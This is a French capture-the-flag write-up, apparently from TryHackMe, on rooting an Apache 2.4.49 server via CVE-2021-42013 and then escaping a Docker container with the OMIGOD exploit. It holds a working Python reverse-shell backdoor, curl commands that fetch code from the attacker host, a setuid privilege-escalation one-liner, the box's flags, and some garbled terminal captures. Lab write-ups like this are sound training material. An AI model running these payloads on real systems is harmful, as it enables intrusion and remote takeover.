

Oh My Web Server



By LAGNAOUI Youness

Intro


Box level : medium

Objectif : root un web server et escape un conteneur Docker

Enumération :

```
(kali㉿kali)-[~] apt detected, terminating.  
$ nmap -p- 10.10.112.234  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-20 14:56 EST  
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan  
Connect Scan Timing: About 18.62% done; ETC: 14:59 (0:02:07 remaining)  
Nmap scan report for 10.10.112.234  
Host is up (0.048s latency).  
Not shown: 65533 filtered tcp ports (no-response) /usr/share/wordlists/dirbu  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    closed http  
  
Nmap done: 1 IP address (1 host up) scanned in 107.83 seconds /usr/share/wordlists/dirbuste
```

Que 2 ports ouverts visiblement on va être obligé de passer par le server web pour root cette box...



Le site est basique, aucunes des fonctionnalités ne fonctionnent donc visiblement ça revient à un site vitrine sans surface d'attaque.

Le code source de la page est complètement standard et ne révèle rien de spécialement exploitable à part quelques petits éléments comme :

```
2 <body>
3 <!--[if IE]>
4 <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a href="https://browsehappy.com/">upgrade your browser</a> to improve your experience and security.</p>
5 <![endif]>
6
7
8 <!--===== PRELOADER PART START =====>
9
10 <div class="preloader">
11 <div class="loader">
12 <div class="ytp-spinner">
13 <div class="ytp-spinner-container">
14 <div class="ytp-spinner-rotator">
15 <div class="ytp-spinner-left">
16 <div class="ytp-spinner-circle"></div>
17 </div>
18 <div class="ytp-spinner-right">
19 <div class="ytp-spinner-circle"></div>
20 </div>
21 </div>
22 </div>
23 </div>
24 </div>
25 </div>
26
27 <!--===== PRELOADER PART ENDS =====>
28
```

Un commentaire conditionnel montre qu'il y a une vérification de la version de notre browser pour notre sécurité. Dans la vraie vie c'est quelque chose de standard mais dans un CTF ça peut nous donner des indices sur potentiellement une histoire de version de service qui serait vulnérable.

Regardons la version du server web :

```
(kali㉿kali)-[~]
$ nmap -p80 -A 10.10.112.234
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-20 15:00 EST
Nmap scan report for 10.10.112.234
Host is up (0.054s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.49 ((Unix))
|_ http-server-header: Apache/2.4.49 (Unix)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: Consult - Business Consultancy Agency Template | Home

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds
```

regardons si cette version possède des vulns :

The screenshot shows the Rapid7 Vulnerability & Exploit Database interface. The header includes the Rapid7 logo and navigation links: PRODUCTS, SERVICES, SUPPORT & RESOURCES, COMPANY, RESEARCH, EN, and SIGN IN. A search bar with a magnifying glass icon and a 'TRY NOW' button is also present. The main content area is titled 'Rapid7 Vulnerability & Exploit Database' and features a large heading 'Apache 2.4.49/2.4.50 Traversal RCE'. Below this, there is a 'Back to Search' link and a table with details about the module.

| Apache 2.4.49/2.4.50 Traversal RCE | |
|------------------------------------|------------|
| Disclosed | Created |
| 05/10/2021 | 10/28/2021 |

https://www.rapid7.com/db/modules/exploit/multi/http/apache_normalize_path_rce/

Bon on a carrément un module Metasploit que demander de plus ?

Metasploit Setup

```

kali@kali: ~
File Actions Edit View Help

Starting Nmap 7.93 "(.,..."/nmap.org ) at 2023-12-20 15:00 EST
Nmap scan report for 10.10.112.234
Host is up (0.047s latency).

    = [ metasploit v6.2.36-dev ]
+ -- -- [ 2277 exploits - 1194 auxiliary - 408 post ]
+ -- -- [ 951 payloads - 45 encoders - 11 nops ]
+ -- -- [ 9 evasion: Couldn't find any DOM based XSS. ]
| http-trace: TRACE is enabled
Metasploit tip: When in a module, use back to go
back to the top level prompt
Metasploit Documentation: https://docs.metasploit.com/
| Found the following possible CSRF vulnerabilities:
msf6 > use exploit/multi/http/apache_normalize_path_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp

```

```

msf6 exploit(multi/http/apache_normalize_path_rce) > show options
Host is up (0.047s latency).
Module options (exploit/multi/http/apache_normalize_path_rce):


| Name      | Current Setting | Required | Description                                                                                  |
|-----------|-----------------|----------|----------------------------------------------------------------------------------------------|
| CVE       | CVE-2021-42013  | yes      | The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)                          |
| DEPTH     | 5               | yes      | Depth for Path Traversal                                                                     |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                 |
| RHOSTS    |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT     | 443             | yes      | The target port (TCP)                                                                        |
| SSL       | true            | no       | Negotiate SSL/TLS for outgoing connections                                                   |
| TARGETURI | /cgi-bin        | yes      | Base path                                                                                    |
| VHOST     |                 | no       | HTTP server virtual host                                                                     |


Payload options (linux/x64/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.10.112.234   | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

On va changer les paramètres pour faire en sorte que ça marche :

```
Module options (exploit/multi/http/apache_normalize_path_rce):
  Name      Current Setting  Required  Description
  ---      -
  CVE        CVE-2021-42013    yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
  DEPTH       5                        yes       Depth for Path Traversal
  Proxies     no                       no       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS      10.10.112.234           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT       80                      yes       The target port (TCP)
  SSL         false                   no       Negotiate SSL/TLS for outgoing connections
  TARGETURI   /cgi-bin                yes       Base path
  VHOST       no                       no       HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  LHOST      yes             yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

Id  Name
```

Maintenant on est équipé pour la guerre exploitons cette machine !!

Exploitation

```
msf6 exploit(multi/http/apache_normalize_path_rce) > run
[*] Started reverse TCP handler on 10.14.43.156:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://10.10.112.234:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://10.10.112.234:80 - Attempt to exploit for CVE-2021-42013
[*] http://10.10.112.234:80 - Sending linux/x64/meterpreter/reverse_tcp command payload
[*] Sending stage (3045348 bytes) to 10.10.112.234
[*] Meterpreter session 1 opened (10.14.43.156:4444 → 10.10.112.234:37276) at 2023-12-20 15:15:55
-0500
id
[!] This exploit may require manual cleanup of '/tmp/ptzw' on the target
Path: http://10.10.112.234:80/
meterpreter > id
[-] Unknown command: id
meterpreter > 
```

Bon bah on a un shell sur la machine c'est merveilleux alons récupérer le flag user.txt :

```
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

On va stabiliser notre shell

```
python --version
/bin/sh: 3: python: not found
python2 --version
/bin/sh: 4: python2: not found
python3 --version
Python 3.7.3
```

Python3 est installé on va donc utiliser ce merveilleux payload :

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
uid=1(daemon) gid=1(daemon) groups=1(daemon)
python --version
/bin/sh: 3: python: not found
python2 --version
/bin/sh: 4: python2: not found
python3 --version
Python 3.7.3
python3 -c 'import pty; pty.spawn("/bin/bash")'
daemon@4a70924bafa0:/bin$
```

Notre shell est stabilisé !!

Bon il y a pas de user dans home o, va donc utiliser la bonne vieille méthode :

```
find / -type f -name "*.txt"
```

ça donne rien....

On va afficher le fichier /etc/passwd pour trouver des potentiels user :


```

daemon@4a70924bafa0:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin

```

Bon baaaaah visiblement il n'y pas vraiment de réels user sur cette machine....

On va donc essayer de la root directement.

Priv Esc

On va utiliser Linpeas pour énumérer les vecteurs de priv esc :

```

daemon@4a70924bafa0:/tmp$ wget http://10.14.43.156:9999/linpeas.sh
wget http://10.14.43.156:9999/linpeas.sh
bash: wget: command not found
daemon@4a70924bafa0:/tmp$ curl --version
curl 7.64.0 (x86_64-pc-linux-gnu) libcurl/7.64.0 OpenSSL/1.1.1d zlib/1.2.11 libidn2/2.0.5 libpsl/0.20.2 (+libidn2/2.0.5) libssh2/1.8.
nghttp2/1.36.0 librtmp/2.3
Release-Date: 2019-02-06
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s rtmp rtsp scp sftp smb smbs smtp smtps telnet tftp
Features: AsynchDNS IDN IPv6 Largefile GSS-API Kerberos SPNEGO NTLM NTLM_WB SSL libz TLS-SRP HTTP2 UnixSockets HTTPS-proxy PSL
daemon@4a70924bafa0:/tmp$ curl http://10.14.43.156:9999/linpeas.sh -o linpeas.sh
<l http://10.14.43.156:9999/linpeas.sh -o linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total   Spent    Left     Speed
100 227k  100 227k    0     0  785k      0 --:--:-- --:--:-- --:--:--  788k
daemon@4a70924bafa0:/tmp$

```

Cette machine n'a même pas wget j'ai dû faire avec curl de mieux en mieux ...

```

[+] Capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
/usr/bin/python3.7 = cap_setuid+ep

```

On a une capacité sur python3.7 on va essayer de l'utiliser pour élever nos privilèges :

```
python3.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

```
daemon@4a70924bafa0:/tmp$ python3.7 --version
python3.7 --version
Python 3.7.3
daemon@4a70924bafa0:/tmp$ python3.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
<c 'import os; os.setuid(0); os.system("/bin/bash")'
root@4a70924bafa0:/tmp#
```

On est root de cette machine ahahah !!

```
root@4a70924bafa0:/root# ls
ls
user.txt
```

Oh les salo

```
THM{eacffefe1d2aafcc15e70dc2f07f7ac1}
```

A partir de ce moment j'ai passé beaucoup de temps pour comprendre ce qu'il m'arrivait et au final j'ai compris que j'étais dans un conteneur docker.... :

```
root@4a70924bafa0:/# ls -la
ls -la
.  .dockerenv  boot  etc  lib  media  opt  root  sbin  sys  usr
.. bin        dev  home  lib64  mnt  proc  run  srv  tmp  var
```

Bon bah il va falloir pivoter sur les connexions réseaux de notre conteneur.

Bon c'est simple cette machine n'a absolument rien comme outils :

- pas nmap (logique)
- pas ping

rien.

On va donc scripter notre propre port scanner fait maison :

```
#!/bin/bash

ip=$1
startport=$2
endport=$3
```



```
function portscan {
    for ((counter=$startport; counter<=$endport; counter++))
    do
        (echo > /dev/tcp/$ip/$counter) > /dev/null 2>&1 && echo "$counter open"
    done
}

portscan
```

source : "<https://tecadmin.net/bash-script-to-scan-port-range/>"

```
chmod +x port_scan.sh
root@4a70924bafa0:/tmp# ./port_scan 127.0.0.1 79 6000
./port_scan 127.0.0.1 79 6000
bash: ./port_scan: No such file or directory
root@4a70924bafa0:/tmp# ./port_scan.sh 127.0.0.1 79 6000
./port_scan.sh 127.0.0.1 79 6000
80 open
root@4a70924bafa0:/tmp#
```

notre port scanner fonctionne mais par contre j'ai évidemment pas scanner le bon endpoint.

Il faut aller dans l'enumeration linpeas :


```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.2 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:ac:11:00:02 txqueuelen 0 (Ethernet)
    RX packets 78981 bytes 15365883 (14.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 79066 bytes 36817473 (35.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

On voit que notre conteneur est lié à cette IP (très certainement le Host du conteneur) : on va l'énumérer :

```
root@4a70924bafa0:/tmp# ./port_scan.sh 172.17.0.2 79 6000
./port_scan.sh 172.17.0.2 79 6000
80 open
```

Bon rien de fou ... au final j'ai testé plusieurs IP de ce réseau et je suis tombé sur le port 5986 qui est ouvert sur l'IP 172.17.0.1.

Cherchons s'il y a des vulns sur ce port :



CVE-2021-38648
Public
Watch 2

forked from [AlteredSecurity/CVE-2021-38647](#)

main
1 Branch
0 Tags

Add file
Code

This branch is 1 commit behind [AlteredSecurity/CVE-2021-38647:main](#).


Chirag-AS Updated the Github Link
 7500e96 · 2 years ago
2 Commits

| | | |
|---------------------------|-------------------------|-------------|
| images | Initial Commit | 2 years ago |
| CVE-2021-38647.py | Initial Commit | 2 years ago |
| Invoke-CVE-2021-38647.ps1 | Initial Commit | 2 years ago |
| LICENSE | Initial Commit | 2 years ago |
| README.md | Updated the Github Link | 2 years ago |

README
License

CVE-2021-38647

CVE-2021-38647 - POC to exploit unauthenticated RCE **#OMIGOD** on Azure UNIX/Linux VMs!

On dirait bien !

<https://github.com/CyberMonitor/CVE-2021-38648/blob/main/CVE-2021-38647.py>

on va envoyer l'exploit python sur le conteneur docker qui va nous servir de machine d'attaque vu que seul cette machine à accès au réseau du service vulnérable.

```
root@4a70924bafa0:/tmp# curl http://10.14.43.156:9999/CVE-2021-38647.py -o CVE-2021-38647.py
<.43.156:9999/CVE-2021-38647.py -o CVE-2021-38647.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Current
                                 Dload  Upload   Total   Spent    Left     Speed
100  5246  100  5246    0     0  57021      0 --:--:-- --:--:-- --:--:--  57648
root@4a70924bafa0:/tmp#
```

Maintenant à l'attaque !!

Docker Escape

```
root@4a70924bafa0:/tmp# python3.7 CVE-2021-38647.py -t 172.17.0.1 -p 5986 -c "id"
<3.7 CVE-2021-38647.py -t 172.17.0.1 -p 5986 -c "id"
uid=0(root) gid=0(root) groups=0(root)
```

Parfait on a un accès direct root sur la machine !!

```
root@4a70924bafa0:/tmp# python3.7 CVE-2021-38647.py -t 172.17.0.1 -p 5986 -c "python3 --version"
<38647.py -t 172.17.0.1 -p 5986 -c "python3 --version"
Python 3.8.10
```

Python est installé sur la machine

```
root@4a70924bafa0:/tmp# python3.7 CVE-2021-38647.py -t 172.17.0.1 -p 5986 -c "curl --version"
<38647.py -t 172.17.0.1 -p 5986 -c "curl --version"
curl 7.68.0 (x86_64-pc-linux-gnu) libcurl/7.68.0 OpenSSL/1.1.1f zlib/1.2.11 brotli/1.0.7 libidn2/2.2.0 li
bssl/0.21.0 (+libidn2/2.2.0) libssh/0.9.3/openssl/zlib nghttp2/1.40.0 librtmp/2.3
Release-Date: 2020-01-08
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s rtmp rtsp scp sftp smb s
mbs smtp smtps telnet tftp
Features: AsyncDNS brotli GSS-API HTTP2 HTTPS-proxy IDN IPv6 Kerberos Largefile libz NTLM NTLM_WB PSL SP
NEGO SSL TLS-SRP UnixSockets
```

Curl aussi !!

On va mettre une backdoor python dans le répertoire /tmp de la machine

```
import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect((
"10.14.43.156", 4444)); os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn("sh")
```

```
root@4a70924bafa0:/tmp# python3.7 CVE-2021-38647.py -t 172.17.0.1 -p 5986 -c "curl http://10.14.43.156:99
99/backdoor.py -o /tmp/backdoor.py"
</10.14.43.156:9999/backdoor.py -o /tmp/backdoor.py"
None
root@4a70924bafa0:/tmp# python3.7 CVE-2021-38647.py -t 172.17.0.1 -p 5986 -c "python3 /tmp/backdoor.py"
<t 172.17.0.1 -p 5986 -c "python3 /tmp/backdoor.py"
```

```
(kali@kali)-[~] not found
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.14.43.156] from (UNKNOWN) [10.10.112.234] 39198
# id
id
uid=0(root) gid=0(root) groups=0(root)
# python3.7 CVE-2021-38647.py -t 172.17.0.1 -p 5986 -c "curl --version"
curl 7.68.0 (x86_64-pc-linux-gnu) libcurl/7.68.0 OpenSSL/1.1.1f zli
bssl/0.21.0 (+libidn2/2.2.0) libssh/0.9.3/openssl/zlib nghttp2/1.40.0 librtmp/2.3
```

On a un shell root sur la deuxième machine !!

```

(kali㉿kali)-[~] not found
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.14.43.156] from (UNKNOWN) [10.10.112.234] 39198
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
cd /root
# ls
ls: cannot access 'ls': No such file or directory
# cat root.txt
cat root.txt
THM{7f147ef1f36da9ae29529890a1b6011f}
#

```

Et on a le flag !!

```
THM{7f147ef1f36da9ae29529890a1b6011f}
```